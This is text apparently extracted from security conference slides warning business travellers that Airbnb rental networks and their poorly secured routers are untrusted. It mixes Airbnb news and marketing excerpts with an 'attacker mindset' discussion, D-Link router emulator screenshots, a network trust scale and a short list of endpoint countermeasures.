
## Exclusive: Airbnb to double bookings to 80 million this year - investors

SAN FRANCISCO | BY [HEATHER SOMERVILLE](#)

## Airbnb Raises \$1.5 Billion in One of Largest Private Placements

Home-rental service valued at \$25.5 billion

# Revenue of AirBnB in New York City from 2010 to 2018 (millions)



# Financial forecasting with Weezy

## tl;dr



# Not every headline inspires confidence

## Airbnb hosts could be targeted by identity thieves: report

*Though there isn't a direct link, 40% of survey respondents admitted to snooping while staying in homes they visit*

*June 29, 2016 08:30AM*



Corporate Ready





# Corporate Ready



For Travelers

For Travel Managers

Help

Jeremy



## Travel for work, feel at home

Be your best self when you're on the road.

Link your work email to your account

Add Email



# Corporate Ready



For Travelers

For Travel Managers

Help

Jeremy




Travel  
Approved!

at home

are on the road.

Link your work email to your account

Add Email



# Corporate Ready

## The perks of using Airbnb for Business



### It's easy to expense or charge work trips

If your company is signed up for Airbnb for Business, you can charge trips directly to them.



### Stay at Business Travel Ready listings

Stay with hosts who upgraded their services and amenities to welcome business travelers.



### Get \$50 for any Airbnb stay

On your first Airbnb business trip, we'll send you a \$50 coupon for any Airbnb stay.



TBWA\CHIAT\DAY



# Corporate Ready

## What's a Business Travel Ready listing?

Questions about business travel? Visit the [help center](#)



### 5-Star Reviews

Listings have 5 stars for at least 60% of primary reviews, cleanliness reviews, and accuracy reviews.



### Responsiveness

Hosts respond to 90% of booking requests within 24 hours.



### Commitment


Hosts don't cancel confirmed reservations within 7 days of the check-in date.

# Biz-dashboard-pane-of-glass-2.0

Simple reporting

Complete visibility

Streamlined payments



# Aggressive Loss-Leader Promos



## Earn \$50 in travel credit

Get a \$50 travel credit, good for any Airbnb, when you check in for your first Airbnb business trip.

Link your work email to your account

Add Email



Short-term rental biz be like





When was the last time  
*you personally*  
updated your router's security?



# Getting into the attacker mindset

SSID: AirBnBeware

Wireless Security: Open  
Admin Pass: blank



# Getting into the attacker mindset

Have fun  
Play  
nice





# Google: dlink emulator



dlink emulator



All

Shopping

News

Images

Videos

More ▼

Search tools

About 221,000 results (0.54 seconds)

## DIR-655 Emulator Selector - D-Link Support

[support.dlink.com/emulators/dir655/](https://support.dlink.com/emulators/dir655/) ▼

Please select an image below to access the desired **emulator**. DIR-655 Device UI · DIR-655 Device UI.  
DIR-655 SecureSpot UI · DIR-655 SecureSpot UI.

## EMULATOR | HOME - D-Link Support

[support.dlink.com/emulators/dir615\\_rev310na/tools\\_admin.htm](https://support.dlink.com/emulators/dir615_rev310na/tools_admin.htm) ▼

ADMINISTRATOR SETTINGS. The 'admin' and 'user' accounts can access the management interface.  
The admin has read/write access and can change ...

## DAP-1522 Emulator Selector - D-Link Support

[support.dlink.com/emulators/dap1522/](https://support.dlink.com/emulators/dap1522/) ▼

Please select an image below to access the desired **emulator**. DAP-1522 AP Mode · DIR-655 Device UI.  
DAP-1522 Bridge Mode · DIR-655 SecureSpot UI.

# Google: dlink emulator

support.dlink.com/emulators/dir655/133NA/login.html



Product Page: DIR-655

Hardware Version: A4 Firmware Vers

# D-Link®

## LOGIN

Log in to the router:

User Name : Admin ▾


Password :

Log In

# Scale of Trust

0

100





Untrusted (yolo)

Somewhat trusted


Mostly trusted



# Scale of Trust




Your personal home network



0

100





Untrusted (yolo)


Somewhat trusted

Mostly trusted

# Scale of Trust




A university network



0

100



Untrusted (yolo)

Somewhat trusted

Mostly trusted


# Scale of Trust



Untrusted (yolo)



Somewhat trusted



Mostly trusted


# Scale of Trust



AirBnB rental network

0


100




Beware



Somewhat trusted



Mostly trusted



Local clients: laptops, desktops, phones

# Countermeasures

Anti-virus

EMET (anti-exploitation)

End-point agent (telemetry)

